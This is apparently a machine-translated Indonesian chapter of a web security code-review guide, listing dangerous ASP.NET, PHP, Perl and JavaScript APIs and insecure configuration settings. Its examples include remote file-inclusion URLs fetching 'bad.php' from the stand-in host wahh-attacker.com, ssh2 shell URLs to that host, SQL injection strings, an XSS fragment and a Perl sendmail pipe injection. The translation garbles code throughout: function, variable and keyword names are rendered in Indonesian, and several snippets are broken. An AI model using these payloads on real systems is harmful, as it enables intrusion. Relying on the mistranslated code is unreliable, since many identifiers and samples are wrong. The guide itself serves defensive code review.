Anda juga harus memastikan untuk meninjau penggunaan apa pun dari `Status`/`Kode Status` properti dan `AddHeader`/`AppendHeader` metode. Mengingat bahwa pengalihan hanya melibatkan respons 3xx yang berisi `HTTP` `Location` header, aplikasi dapat mengimplementasikan pengalihan menggunakan API ini.

`ItuServer.Transfer` metode juga kadang-kadang digunakan untuk melakukan redirection. Namun, ini sebenarnya tidak menyebabkan pengalihan HTTP. Sebaliknya, itu hanya mengubah halaman yang sedang diproses di server sebagai tanggapan atas permintaan saat ini. Oleh karena itu, tidak dapat ditumbangkan untuk menyebabkan pengalihan ke URL di luar situs, sehingga biasanya kurang bermanfaat bagi penyerang.

Soket

`ItuSystem.Net.Sockets.Socket` class digunakan untuk membuat soket jaringan. Setelah `Stopkontak` objek telah dibuat, itu terhubung melalui panggilan ke `Menghubung` metode, yang menggunakan detail IP dan port dari host target sebagai parameternya. Jika informasi host ini dapat dikontrol oleh pengguna dengan cara apa pun, aplikasi dapat dieksplorasi untuk menyebabkan koneksi jaringan ke host sewenang-wenang, baik di Internet atau di DMZ pribadi atau jaringan internal tempat aplikasi dihosting.

Mengkonfigurasi Lingkungan ASP.NET

`ItuWeb.config` file XML di direktori root web berisi pengaturan konfigurasi untuk lingkungan ASP.NET, tercantum dalam Tabel 19-6, dan mengontrol perilaku aplikasi.

Tabel 19-6:Pengaturan Konfigurasi yang Relevan Keamanan untuk Lingkungan ASP.NET

PENGATURAN	KETERANGAN
httpCookie	Menentukan pengaturan keamanan yang terkait dengan cookie. Jika httpOnlyAttribut diatur ke BENAR, cookie ditandai sebagai HttpOnly dan karenanya tidak dapat diakses langsung dari skrip sisi klien. Jika membutuhkan SSLAttribut diatur ke BENAR, cookie ditandai sebagai aman dan karenanya dikirimkan oleh browser hanya dalam permintaan HTTPS.
status sesi	Menentukan bagaimana sesi berperilaku. Nilai dari waktu habis atribut menentukan waktu dalam menit setelah sesi diam akan kedaluwarsa. Jika buat ulang ExpiredSessionId elemen diatur ke BENAR (yang merupakan default), ID sesi baru dikeluarkan saat ID sesi kedaluwarsa diterima.
kompilasi	Menentukan apakah simbol debug dikompilasi ke dalam halaman, menghasilkan informasi kesalahan debug yang lebih bertele-tele. Jika debugAttribut diatur ke BENAR, simbol debug disertakan.
customErrors	Menentukan apakah aplikasi mengembalikan pesan kesalahan mendetail jika terjadi kesalahan yang tidak tertangani. Jika mode attribut diatur ke Pada atau Hanya Jarak Jauh, halaman yang diidentifikasi oleh defaultRedirectAttribut ditampilkan kepada pengguna aplikasi sebagai pengganti pesan terperinci yang dihasilkan sistem.
httpRuntime	Menentukan berbagai pengaturan runtime. Jika enableActifHeader-Memeriksa attribut diatur ke BENAR (yang merupakan default), ASP.NET memeriksa tajuk permintaan untuk potensi serangan injeksi, termasuk skrip lintas situs. Jika enableVersionHeader attribut diatur ke BENAR (yang merupakan default), ASP.NET mengeluarkan string versi terperinci, yang mungkin berguna bagi penyerang dalam meneliti kerentanan dalam versi platform tertentu.

Jika data sensitif seperti string koneksi database disimpan dalam file konfigurasi, itu harus dienkripsi menggunakan fitur "konfigurasi terlindungi" ASP.NET.

PHP

Bagian ini menjelaskan cara untuk mendapatkan input yang disediakan pengguna, cara berinteraksi dengan sesi pengguna, API yang berpotensi berbahaya, dan opsi konfigurasi yang relevan dengan keamanan di platform PHP.

Mengidentifikasi Data yang Disediakan Pengguna

PHP menggunakan berbagai variabel array untuk menyimpan data yang dikirimkan pengguna, seperti yang tercantum dalam Tabel 19-7.

Tabel 19-7:Variabel yang Digunakan untuk Memperoleh Data yang Disediakan Pengguna di Platform PHP

VARIABEL	KETERANGAN
\$_GET	Berisi parameter yang dikirimkan dalam string kueri. Ini diakses dengan nama. Misalnya, di URL berikut:
\$HTTP_GET_VARS	https://wahh-app.com/search . php? query=foo nilai dari pertanyaan parameter diakses menggunakan: \$_GET['permintaan']
\$_POST	Berisi parameter yang dikirimkan dalam badan permintaan.
\$HTTP_POST_VARS	
\$_COOKIE	Berisi cookie yang dikirimkan dalam permintaan.
\$HTTP_COOKIE_VARS	
\$_REQUEST	Berisi semua item di \$_DAPATKAN, \$_POST, dan \$_KUE KERINGarray.
\$_FILES	Berisi file yang diunggah dalam permintaan.
\$HTTP_POST_FILES	
\$_SERVER['REQUEST_METHOD']	Berisi metode yang digunakan dalam permintaan HTTP.
\$_SERVER['QUERY_STRING']	Berisi string kueri lengkap yang dikirimkan dalam permintaan.
\$_SERVER['REQUEST_URI']	Berisi URL lengkap yang terdapat dalam permintaan.
\$_SERVER['HTTP_ACCEPT']	Berisi konten HTTP Menerima tajuk.
\$_SERVER['HTTP_ACCEPT_CHARSET']	Berisi konten HTTP Set karakter terimatajuk.
\$_SERVER['HTTP_ACCEPT_ENCODING']	Berisi konten HTTP Terima-encodingtajuk.
\$_SERVER['HTTP_ACCEPT_LANGUAGE']	Berisi konten HTTP Terima-bahasa tajuk.
\$_SERVER['HTTP_CONNECTION']	Berisi konten HTTP Koneksitajuk.
\$_SERVER['HTTP_HOST']	Berisi konten HTTP Tuan rumah tajuk.

Lanjutan

Tabel 19-7(lanjutan)

VARIABEL	KETERANGAN
<code>\$_SERVER['HTTP_REFERER']</code>	Berisi konten HTTP Perujuktajuk.
<code>\$_SERVER['HTTP_USER_AGENT']</code>	Berisi konten HTTP Agen pengguna tajuk.
<code>\$_SERVER['PHP_SELF']</code>	Berisi nama skrip yang sedang dieksekusi. Meskipun nama skrip itu sendiri berada di luar kendali penyerang, informasi jalur dapat ditambahkan ke nama ini. Misalnya, jika skrip berisi kode berikut: <code><form action="<?= \$_ SERVER['PHP_SELF'] ?>"></code> penyerang dapat membuat serangan skrip lintas situs sebagai berikut: <code>/search.php/"><script> dan seterusnya.</code>

Anda harus mengingat berbagai anomali saat mencoba mengidentifikasi cara aplikasi PHP mengakses input yang disediakan pengguna:

- `$GLOBAL` adalah larik yang berisi referensi ke semua variabel yang ditentukan dalam lingkup global skrip. Ini dapat digunakan untuk mengakses variabel lain dengan nama.
- Jika direktif konfigurasi `register_globals` diaktifkan, PHP membuat variabel global untuk semua parameter permintaan — yaitu, semua yang terkandung dalam `$_MEMINTA` Himpunan. Ini berarti bahwa aplikasi dapat mengakses input pengguna hanya dengan mereferensikan variabel yang memiliki nama yang sama dengan parameter yang relevan. Jika aplikasi menggunakan metode ini untuk mengakses data yang disediakan pengguna, mungkin tidak ada cara untuk mengidentifikasi semua contoh ini selain melalui tinjauan basis kode baris demi baris yang cermat untuk menemukan variabel yang digunakan dengan cara ini.
- Selain header HTTP standar yang diidentifikasi sebelumnya, PHP menambahkan entri ke `$_SERVER` array untuk setiap tajuk HTTP khusus yang diterima dalam permintaan. Misalnya, menyediakan tajuk:

Foo: Bar

Penyebab:

`$_SERVER['HTTP_FOO'] = "Bilah"`

- Parameter input yang namanya berisi subskrip dalam tanda kurung siku secara otomatis diubah menjadi array. Misalnya, meminta URL ini:

[https://wahh-app.com/search.php?query\[a\]=foo&query\[b\]=bar](https://wahh-app.com/search.php?query[a]=foo&query[b]=bar)

menyebabkan nilai `$_DAPATKAN['permintaan']` variabel menjadi array yang berisi dua anggota. Hal ini dapat mengakibatkan perilaku tak terduga dalam aplikasi jika sebuah array diteruskan ke fungsi yang mengharapkan nilai skalar.

Interaksi Sesi

PHP menggunakan `$_SIDANGarray` sebagai cara untuk menyimpan dan mengambil informasi dalam sesi pengguna. Misalnya:

```
$SESSION['NamaSaya'] = $_GET['namapengguna'];           // simpan nama pengguna //
gema "Selamat datang". $SESSION['NamaSaya'];           ambil nama pengguna
```

`$HTTP_SESSION_VARSarray` dapat digunakan dengan cara yang sama.

Jika `register_globals` diaktifkan (seperti yang dibahas di bagian selanjutnya "Mengonfigurasi Lingkungan PHP"), variabel global dapat disimpan dalam sesi saat ini sebagai berikut:

```
$NamaSaya = $_GET['namapengguna'];
session_register("NamaSaya");
```

API yang Berpotensi Berbahaya

Bagian ini menjelaskan beberapa API PHP umum yang dapat menimbulkan kerentanan keamanan jika digunakan dengan cara yang tidak aman.

Akses File

PHP mengimplementasikan sejumlah besar fungsi untuk mengakses file, banyak di antaranya menerima URL dan konstruksi lain yang dapat digunakan untuk mengakses file jarak jauh.

Fungsi-fungsi berikut digunakan untuk membaca atau menulis konten dari file tertentu. Jika data yang dapat dikontrol pengguna diteruskan ke API ini, penyerang mungkin dapat mengeksplorasinya untuk mengakses file arbitrer di sistem file server.

- `fopen`
- `readfile`
- mengajukan
- `fpassthru`
- `gzopen`

- gzfile
- gzpassthru
- readgzfile
- menyalin
- ganti nama
- rmdir
- mkdir
- batalkan tautan
- file_get_contents
- file_put_contents
- parse_ini_file

Fungsi-fungsi berikut digunakan untuk memasukkan dan mengevaluasi skrip PHP yang ditentukan. Jika seorang penyerang dapat membuat aplikasi mengevaluasi file yang dia kendalikan, dia dapat mencapai eksekusi perintah sewenang-wenang di server.

- termasuk
- sertakan_sekali
- memerlukan
- membutuhkan_sekali
- maya

Perhatikan bahwa meskipun tidak memungkinkan untuk menyertakan file jarak jauh, eksekusi perintah masih dapat dilakukan jika ada cara untuk mengunggah file arbitrer ke lokasi di server.

Opsi konfigurasi PHPizinkan_url_fopen dapat digunakan untuk mencegah beberapa fungsi file mengakses file jarak jauh. Namun, secara default opsi ini diatur ke 1 (artinya file jarak jauh diperbolehkan), sehingga protokol yang tercantum pada Tabel 19-8 dapat digunakan untuk mengambil file jarak jauh.

Tabel 19-8: Protokol Jaringan Yang Dapat Digunakan untuk Mengambil File Jarak Jauh

PROTOKOL	CONTOH
HTTP, HTTPS	http://wahh-attacker.com/bad.php
FTP	ftp://pengguna: kata sandi@wahh-attacker.com /bad.php
SSH	ssh2.shell://pengguna: pass@wahh-attacker.com :22/ xterm
	ssh2.exec://pengguna: pass@wahh-attacker.com :22/cmd

Bahkan jika `izinkan_url_fopen` belum diatur ke 0, metode yang tercantum dalam Tabel 19-9 masih memungkinkan penyerang untuk mengakses file jarak jauh (bergantung pada ekstensi yang dipasang).

Tabel 19-9: Metode Yang Dapat Mengizinkan Akses ke File Jarak Jauh Bahkan Jika `izinkan_url_fopen` Diset ke 0

METODE	CONTOH
UKM	\wahh-attacker.com\bad.php
masukan/keluaran PHP sungai	php://filter/resource=http://wahh-attacker.com/bad.php
Aliran kompresi	compress.zlib://http://wahh-attacker.com/bad.php
Aliran audio	ogg://http://wahh-attacker.com/bad.php

CATAT. PHP 5.2 dan rilis yang lebih baru memiliki opsi baru `izinkan_url_sertakan`, yang dinonaktifkan secara default. Konfigurasi default ini mencegah salah satu metode sebelumnya digunakan untuk menentukan file jarak jauh saat memanggil salah satu fungsi penyertaan file.

Akses Basis Data

Fungsi-fungsi berikut digunakan untuk mengirim kueri ke database dan mengambil hasilnya:

- `mysql_query`
- `mssql_query`
- `pg_query`

Pernyataan SQL diteruskan sebagai string sederhana. Jika input yang dapat dikontrol pengguna merupakan bagian dari parameter string, aplikasi mungkin rentan terhadap injeksi SQL. Misalnya:

```
$username = "admin' atau 1=1";
$password = "foo";
$sql="SELECT * FROM users WHERE username = '$username'
      DAN kata sandi = '$kata sandi'";
$hasil =
mysql_query($sql, $link)
```

mengeksekusi kueri yang tidak diinginkan ini:

```
SELECT * FROM users WHERE username = 'admin' or 1=1'
      DAN kata sandi = 'foo'
```

Fungsi berikut dapat digunakan untuk membuat pernyataan siap. Ini memungkinkan aplikasi untuk membuat kueri SQL yang berisi placeholder parameter dan menetapkan nilainya dengan cara yang aman dan aman tipe:

- mysqli->siapkan
- stmt->persiapkan
- stmt->bind_param
- stmt->eksekusi
- odbc_prepare

Jika digunakan sebagaimana dimaksud, mekanisme ini tidak rentan terhadap injeksi SQL.

Misalnya:

```
$username = "admin' atau 1=1--";
$password = "foo";
$sql = $db_koneksi->persiapan(
    "SELECT * FROM users WHERE username = ? DAN kata sandi = ?"); $sql-
>bind_param("ss", $username, $password);
$sql->eksekusi();
```

menghasilkan kueri yang setara dengan berikut ini:

```
SELECT * FROM users WHERE username = 'admin" or 1=1--
DAN kata sandi = 'foo'
```

Eksekusi Kode Dinamis

Fungsi berikut dapat digunakan untuk mengevaluasi kode PHP secara dinamis:

- eval
- panggilan_pengguna_fungsi
- call_user_func_array
- call_user_method
- call_user_method_array
- buat_fungsi

Pembatas titik koma dapat digunakan untuk mengelompokkan beberapa pernyataan. Jika data yang dapat dikontrol pengguna diteruskan ke salah satu fungsi ini, aplikasi mungkin rentan terhadap injeksi skrip.

Fungsipreg_replace,yang melakukan pencarian dan penggantian ekspresi reguler, dapat digunakan untuk menjalankan bagian tertentu dari kode PHP terhadap setiap kecocokan jika dipanggil dengan /epilihan. Jika data yang dapat dikontrol pengguna muncul di PHP yang dijalankan secara dinamis, aplikasi tersebut mungkin rentan.

Fitur lain yang menarik dari PHP adalah kemampuan untuk menjalankan fungsi secara dinamis melalui variabel yang berisi nama fungsi. Misalnya, kode berikut memanggil fungsi yang ditentukan dalam parameter string kueri:

```
<?php  
$var=$_GET['fungsi'];  
$var();  
?>
```

Dalam situasi ini, pengguna dapat membuat aplikasi memanggil fungsi arbitrer (tanpa parameter) dengan mengubah nilai fungsi parameter. Misalnya, memanggil `phpinfo()` menyebabkan aplikasi mengeluarkan sejumlah besar informasi tentang lingkungan PHP, termasuk opsi konfigurasi, informasi OS, dan ekstensi.

Eksekusi Perintah OS

Fungsi-fungsi ini dapat digunakan untuk menjalankan perintah sistem operasi:

- `exec`
- `passthru`
- `popen`
- `proc_open`
- `shell_exec`
- `sistem`
- `Operator backtick`()`

Dalam semua kasus ini, perintah dapat dirangkai bersama menggunakan `|` karakter. Jika data yang dapat dikontrol pengguna diteruskan tanpa filter ke salah satu fungsi ini, aplikasi mungkin rentan terhadap eksekusi perintah yang sewenang-wenang.

Pengalihan URL

API berikut dapat digunakan untuk mengeluarkan pengalihan HTTP di PHP:

- `http_redirect`
- `tajuk`
- `HttpMessage::setResponseCode`
- `HttpMessage::setHeaders`

Cara biasa untuk menyebabkan pengalihan adalah melalui `http_redirect` fungsi, yang mengambil string yang berisi URL relatif atau absolut. Jika nilai dari

string ini dapat dikontrol pengguna, aplikasi mungkin rentan terhadap vektor phishing.

Pengalihan juga dapat dilakukan dengan memanggil tuk berfungsi dengan sesuai Lokasiheader, yang menyebabkan PHP menyimpulkan bahwa pengalihan HTTP diperlukan. Misalnya:

```
header("Lokasi: /target.php");
```

Anda juga harus meninjau penggunaan apa pun dari setResponseCode dan setHeaders Lebih. Mengingat bahwa pengalihan hanya melibatkan respons 3xx yang berisi HTTP Lokasiheader, aplikasi dapat mengimplementasikan pengalihan menggunakan API ini.

Soket

API berikut dapat digunakan untuk membuat dan menggunakan soket jaringan di PHP:

- socket_create
- socket_connect
- socket_write
- socket_send
- socket_recv
- fsockopen
- pfsockopen

Setelah soket dibuat menggunakan socket_create, itu terhubung ke host jarak jauh melalui panggilan ke socket_sambungkan, yang menggunakan detail host dan port target sebagai parameternya. Jika informasi host ini dapat dikontrol pengguna dengan cara apa pun, aplikasi dapat dieksloitasi untuk menyebabkan koneksi jaringan ke host arbitrer, baik di Internet publik atau di DMZ pribadi atau jaringan internal tempat aplikasi dihosting.

Itu fsockopen Dan pfsockopen fungsi dapat digunakan untuk membuka soket ke host dan port tertentu dan mengembalikan penunjuk file yang dapat digunakan dengan fungsi file biasa seperti fwrite dan fgets. Jika data pengguna diteruskan ke fungsi ini, aplikasi mungkin rentan, seperti yang dijelaskan sebelumnya.

Mengonfigurasi Lingkungan PHP

Opsi konfigurasi PHP ditentukan dalam php.ini file, yang menggunakan struktur yang sama dengan file Windows INI. Berbagai opsi dapat memengaruhi keamanan aplikasi. Banyak opsi yang secara historis menyebabkan masalah telah dihapus dari versi terbaru PHP.

Daftar Global

Jika register_globals direktif diaktifkan, PHP membuat variabel global untuk semua parameter permintaan. Mengingat bahwa PHP tidak memerlukan variabel untuk diinisialisasi sebelum digunakan, opsi ini dapat dengan mudah menyebabkan kerentanan keamanan di mana penyerang dapat menyebabkan variabel diinisialisasi ke nilai arbitrer.

Misalnya, kode berikut memeriksa kredensial pengguna dan menyetel \$diautentikasi variabel ke 1 jika valid:

```
if (check_credentials($username, $password)) {  
  
    $diautentikasi = 1;  
}  
  
...  
jika ($diautentikasi)  
{  
    ...
```

Karena \$diautentikasi variabel tidak pertama secara eksplisit diinisialisasi ke 0, penyerang dapat mem-bypass login dengan mengirimkan parameter permintaan diautentikasi=1. Ini menyebabkan PHP membuat variabel global \$diautentikasi dengan nilai 1 sebelum pemeriksaan kredensial dilakukan.

CATAT Dari PHP 4.2.0 dan seterusnya, register_globals direktif dinonaktifkan secara default. Namun, karena banyak bergantung pada aplikasi warisan register_globals untuk operasi normal mereka, Anda mungkin sering menemukan bahwa arahan ini telah diaktifkan secara eksplisit php.ini. Itu register_globals opsi telah dihapus di PHP 6.

Mode aman

Jika mode aman direktif diaktifkan, PHP membatasi penggunaan beberapa fungsi berbahaya. Beberapa fungsi dinonaktifkan, dan fungsi lainnya tunduk pada batasan penggunaannya. Misalnya:

- Itu shell_exec fungsi dinonaktifkan karena dapat digunakan untuk menjalankan perintah sistem operasi.
- Itu surat fungsi memiliki parameter parameter_tambah_and_inonaktifkan karena penggunaan yang tidak aman dari parameter ini dapat menyebabkan kelemahan injeksi SMTP (lihat Bab 10).
- Itu eksekusi fungsi hanya dapat digunakan untuk meluncurkan executable dalam konfigurasi safe_mode_exec_dir. Metakarakter dalam string perintah secara otomatis lolos.

CATAT Tidak semua fungsi berbahaya dibatasi oleh mode aman, dan beberapa pembatasan dipengaruhi oleh opsi konfigurasi lainnya. Selain itu, ada berbagai cara untuk melewati beberapa pembatasan mode aman. Mode aman tidak boleh dianggap sebagai obat mujarab untuk masalah keamanan dalam aplikasi PHP. Mode aman telah dihapus dari PHP versi 6.

Kutipan Ajaib

Jika `magic_quotes_gpc` diaktifkan, kutipan tunggal, kutipan ganda, garis miring terbalik, dan karakter yang terkandung dalam parameter permintaan secara otomatis lolos menggunakan garis miring terbalik. Jika `magic_quotes_sybase` diaktifkan, tanda kutip tunggal malah diloloskan menggunakan tanda kutip tunggal. Opsi ini dirancang untuk melindungi kode rentan yang berisi panggilan basis data yang tidak aman agar tidak dapat dieksplorasi melalui masukan pengguna yang berbahaya. Saat meninjau basis kode aplikasi untuk mengidentifikasi kelemahan injeksi SQL, Anda harus mengetahui apakah tanda kutip ajaib diaktifkan, karena hal ini memengaruhi penanganan input aplikasi.

Menggunakan kutipan ajaib tidak mencegah semua serangan injeksi SQL. Seperti dijelaskan dalam Bab 9, serangan yang menyuntikkan ke bidang numerik tidak perlu menggunakan tanda kutip tunggal. Selain itu, data yang kutipannya telah diloloskan masih dapat digunakan dalam serangan urutan kedua saat kemudian dibaca kembali dari database.

Opsi tanda kutip ajaib dapat mengakibatkan modifikasi input pengguna yang tidak diinginkan, saat data sedang diproses dalam konteks yang tidak memerlukan pelolosan. Hal ini dapat mengakibatkan penambahan garis miring yang perlu dihapus menggunakan `stripslashes` fungsi.

Beberapa aplikasi melakukan pelolosan sendiri dari input yang relevan dengan melewatkannya parameter individual melalui `addslashes` fungsi hanya bila diperlukan. Jika kutipan ajaib diaktifkan dalam konfigurasi PHP, pendekatan ini menghasilkan karakter yang diloloskan ganda. Garis miring ganda ditafsirkan sebagai garis miring terbalik literal, membiarkan karakter yang berpotensi berbahaya tidak terhindar.

Karena keterbatasan dan anomali dari opsi kutipan ajaib, disarankan agar pernyataan yang disiapkan digunakan untuk akses database yang aman dan opsi kutipan ajaib dinonaktifkan.

CATA Opsi kutipan ajaib telah dihapus dari PHP versi 6.

Aneka ragam

Tabel 19-10 mencantumkan beberapa pilihan konfigurasi lain yang dapat memengaruhi keamanan aplikasi PHP.

Tabel 19-10:Opsi Konfigurasi PHP Lainnya

PILIHAN	KETERANGAN
izinkan_url_fopen	Jika dinonaktifkan, arahan ini mencegah beberapa fungsi file mengakses file jarak jauh (seperti yang dijelaskan sebelumnya).
izinkan_url_sertakan	Jika dinonaktifkan, arahan ini mencegah file PHP menyertakan fungsi yang digunakan untuk menyertakan file jarak jauh.
display_errors	Jika dinonaktifkan, arahan ini mencegah kesalahan PHP dilaporkan ke browser pengguna. Itulog_errorsDan catatan eroropsi dapat digunakan untuk merekam informasi kesalahan di server untuk tujuan diagnostik.
file_uploads	Jika diaktifkan, arahan ini menyebabkan PHP mengizinkan unggahan file melalui HTTP.
upload_tmp_dir	Arahan ini dapat digunakan untuk menentukan direktori sementara yang digunakan untuk menyimpan file yang diunggah. Ini dapat digunakan untuk memastikan bahwa file sensitif tidak disimpan di lokasi yang dapat dibaca dunia.

Perl

Bagian ini menjelaskan cara untuk memperoleh input yang disediakan pengguna, cara berinteraksi dengan sesi pengguna, API yang berpotensi berbahaya, dan opsi konfigurasi yang relevan dengan keamanan di platform Perl.

Bahasa Perl terkenal karena memungkinkan pengembang untuk melakukan tugas yang sama dalam banyak cara. Selain itu, banyak modul Perl dapat digunakan untuk memenuhi kebutuhan yang berbeda. Setiap modul yang tidak biasa atau berpemilik yang digunakan harus ditinjau dengan cermat untuk mengidentifikasi apakah mereka menggunakan fungsi yang kuat atau berbahaya dan dengan demikian dapat menimbulkan kerentanan yang sama seperti jika aplikasi menggunakan langsung fungsi tersebut.

CGI.pm adalah modul Perl yang banyak digunakan untuk membuat aplikasi web. Ini memberikan API yang paling mungkin Anda temui saat melakukan tinjauan kode aplikasi web yang ditulis dalam Perl.

Mengidentifikasi Data yang Disediakan Pengguna

Fungsi yang tercantum dalam Tabel 19-11 adalah semua anggota objek kueri CGI.

Tabel 19-11:Anggota Kueri CGI Digunakan untuk Memperoleh Data yang Disediakan Pengguna

FUNGSI	KETERANGAN
param	Disebut tanpa parameter, parammengembalikan daftar semua nama parameter dalam permintaan.
param_fetch	Dipanggil dengan nama parameter, parammengembalikan nilai parameter permintaan itu.
Ituparam_fetchmetode mengembalikan array dari parameter bernama.	
Var	Mengembalikan pemetaan hash dari nama parameter ke nilai.
Kue kering	Nilai cookie bernama dapat diatur dan diambil menggunakanKue keringfungsi.
kue_mentah	Itukue_mentahfungsi mengembalikan seluruh isi HTTPKue keringheader, tanpa ada parsing yang dilakukan.
self_url	Kembalikan URL saat ini, dalam kasus pertama termasuk string kueri apa pun.
url	
query_string	Mengembalikan string kueri dari permintaan saat ini.
perujuk	Mengembalikan nilai HTTPPerujuktajuk.
request_method	Mengembalikan nilai metode HTTP yang digunakan dalam permintaan.
Agen pengguna	Mengembalikan nilai HTTPAgen penggunatajuk.
http	Kembalikan daftar semua variabel lingkungan HTTP yang berasal dari permintaan saat ini.
https	
BacaParse	Membuat array bernama %di dalamyang berisi nama dan nilai semua parameter permintaan.

Interaksi Sesi

Modul PerlCGISession.pmmemperpanjangCGI.pmmodul dan memberikan dukungan untuk pelacakan sesi dan penyimpanan data. Misalnya:

```
$q->session_data("NamaSaya"=>param("namapengguna")); // simpan nama pengguna //
cetak "Selamat Datang". $q->session_data("Nama Saya"); ambil nama pengguna
```

API yang Berpotensi Berbahaya

Bagian ini menjelaskan beberapa Perl API umum yang dapat menimbulkan kerentanan keamanan jika digunakan dengan cara yang tidak aman.

Akses File

API berikut dapat digunakan untuk mengakses file di Perl:

- membuka
- sysopen

Itu membuka fungsi membaca dan menulis isi dari file tertentu. Jika data yang dapat dikontrol pengguna diteruskan sebagai parameter nama file, penyerang mungkin dapat mengakses file sewenang-wenang di sistem file server.

Selanjutnya, jika parameter nama file dimulai atau diakhiri dengan karakter pipa, isi parameter ini diteruskan ke shell perintah. Jika seorang penyerang dapat memasukkan data yang mengandung metakarakter shell seperti pipa atau titik koma, dia mungkin dapat melakukan eksekusi perintah sewenang-wenang. Misalnya, dalam kode berikut, penyerang dapat menyuntikkan ke dalam \$useraddr parameter untuk menjalankan perintah sistem:

```
$useraddr = $query->param("useraddr"); buka (MAIL, "| /usr/bin/sendmail $useraddr"); cetak MAIL "Ke: $useraddr\n";
```

```
...
```

Akses Basis Data

Itu selectall_arrayref fungsi mengirimkan kueri ke database dan mengambil hasilnya sebagai larik larik. Itu Mengerjakan fungsi mengeksekusi kueri dan hanya mengembalikan jumlah baris yang terpengaruh. Dalam kedua kasus tersebut, pernyataan SQL diteruskan sebagai string sederhana.

Jika input yang dapat dikontrol pengguna terdiri dari bagian parameter string, aplikasi mungkin rentan terhadap injeksi SQL. Misalnya:

```
$username saya = "admin' atau 1=1--"; $kata  
sandi saya = "anu";  
my $sql="SELECT * FROM users WHERE username = '$username' AND password =  
'$sandi';  
$hasil saya = $db_connection->selectall_arrayref($sql)
```

mengeksekusi kueri yang tidak diinginkan ini:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'  
DAN kata sandi = 'foo'
```

Fungsi mempersiapkan dan menjalankan dapat digunakan untuk membuat pernyataan yang disiapkan, memungkinkan aplikasi untuk membuat kueri SQL yang berisi parameter

placeholder dan tetapkan nilainya dengan cara yang aman dan aman untuk mengetik. Jika digunakan sebagaimana dimaksud, mekanisme ini tidak rentan terhadap injeksi SQL. Misalnya:

```
$username saya = "admin' atau 1=1--"; $kata  
sandinya saya = "anu";  
my $sql = $db_connection->prepare("SELECT * FROM users  
DI MANA nama pengguna = ? DAN kata sandi = ?");  
$sql->execute($username, $password);
```

menghasilkan kueri yang setara dengan berikut ini:

```
SELECT * FROM users WHERE username = 'admin" or 1=1--'  
DAN kata sandi = 'foo'
```

Eksekusi Kode Dinamis

eval dapat digunakan untuk mengeksekusi string yang berisi kode Perl secara dinamis. Pembatas titik koma dapat digunakan untuk mengelompokkan beberapa pernyataan. Jika data yang dapat dikontrol pengguna diteruskan ke fungsi ini, aplikasi mungkin rentan terhadap injeksi skrip.

Eksekusi Perintah OS

Fungsi berikut dapat digunakan untuk menjalankan perintah sistem operasi:

- sistem
- eksekusi
- qx
- Operator backtick`()

Dalam semua kasus ini, perintah dapat dirangkai bersama menggunakan | karakter. Jika data yang dapat dikontrol pengguna diteruskan tanpa filter ke salah satu fungsi ini, aplikasi mungkin rentan terhadap eksekusi perintah yang sewenang-wenang.

Pengalihan URL

Ituredirectfungsi, yang merupakan anggota dari objek kueri CGI, mengambil string yang berisi URL relatif atau absolut, ke mana pengguna dialihkan. Jika nilai string ini dapat dikontrol oleh pengguna, aplikasi mungkin rentan terhadap vektor phishing.

Soket

Setelah soket dibuat menggunakan stopkontak, itu terhubung ke host jarak jauh melalui panggilan keMenghubung, yang mengambil asockaddr_instruktur yang terdiri dari detail host dan port target. Jika informasi host ini dapat dikontrol pengguna dengan cara apa pun, aplikasi dapat dieksplorasi untuk menyebabkan koneksi jaringan ke host arbitrer, baik di Internet atau di DMZ pribadi atau jaringan internal tempat aplikasi dihosting.

Mengkonfigurasi Lingkungan Perl

Perl menyediakan mode taint yang membantu mencegah input yang disediakan pengguna diteruskan ke fungsi yang berpotensi berbahaya. Anda dapat menjalankan program Perl dalam mode taint dengan meneruskan -T flag ke penerjemah Perl sebagai berikut:

```
# !/usr/bin/perl -T
```

Saat sebuah program berjalan dalam mode taint, interpreter melacak setiap item masukan yang diterima dari luar program dan memperlakukannya sebagai tainted. Jika variabel lain memiliki nilai yang ditetapkan berdasarkan item yang tercemar, itu juga dianggap tercemar. Misalnya:

```
$path = "/rumah/pub"                      # $path tidak ternoda
$namafile = param("file");                  # $filename berasal dari parameter permintaan dan
                                            # tercemar
$full_path = $path.$namafile;               # $full_path sekarang ternoda
```

Variabel tercemar tidak dapat diteruskan ke berbagai perintah yang kuat, termasuk evaluasi, sistem, eksekusi, dan membuka. Untuk menggunakan data tercemar dalam operasi sensitif, data harus "dibersihkan" dengan melakukan operasi pencocokan pola dan mengekstraksi substring yang cocok. Misalnya:

```
$full_path =~ m/^([a-zA-Z1-9]+)$/;          # cocok dengan subcocokan alfanumerik
                                                # di $full_path
$clean_full_path = $1;                         # atur $clean_full_path ke
                                                # subpertandingan pertama
                                                # $clean_full_path tidak ternoda
```

Meskipun mekanisme mode noda dirancang untuk membantu melindungi dari berbagai jenis kerentanan, ini hanya efektif jika pengembang menggunakan ekspresi reguler yang sesuai saat mengekstraksi data bersih dari input yang tercemar. Jika ekspresi terlalu liberal dan mengekstrak data yang dapat menyebabkan masalah dalam konteksnya

akan digunakan, perlindungan mode taint gagal, dan aplikasi masih rentan. Akibatnya, mekanisme mode taint mengingatkan pemrogram untuk melakukan validasi yang sesuai pada semua masukan sebelum menggunakan dalam operasi berbahaya. Itu tidak dapat menjamin bahwa validasi input yang diterapkan akan memadai.

JavaScript

JavaScript sisi klien dapat, tentu saja, diakses tanpa memerlukan akses istimewa apa pun ke aplikasi, memungkinkan Anda melakukan tinjauan kode yang berfokus pada keamanan dalam situasi apa pun. Fokus utama dari tinjauan ini adalah untuk mengidentifikasi setiap kerentanan seperti XSS berbasis DOM, yang diperkenalkan pada komponen klien dan membuat pengguna rentan terhadap serangan (lihat Bab 12). Alasan lebih lanjut untuk meninjau JavaScript adalah untuk memahami jenis validasi input apa yang diimplementasikan pada klien, dan juga bagaimana antarmuka pengguna yang dibuat secara dinamis dibuat.

Saat meninjau JavaScript, Anda harus memastikan untuk menyertakan keduanya .js file dan skrip tertanam dalam konten HTML.

API utama yang menjadi fokus adalah API yang membaca dari data berbasis DOM dan yang menulis atau memodifikasi dokumen saat ini, seperti yang ditunjukkan pada Tabel 19-12.

Tabel 19-12: API JavaScript yang Membaca dari Data Berbasis DOM

API	KETERANGAN
dokumen.lokasi	Dapat digunakan untuk mengakses data DOM yang dapat dikontrol melalui URL yang dibuat, dan oleh karena itu dapat mewakili titik masuk untuk data yang dibuat untuk menyerang pengguna aplikasi lain.
dokumen.URL	
document.URLTidak dikodekan	
document.referrer	
jendela.lokasi	
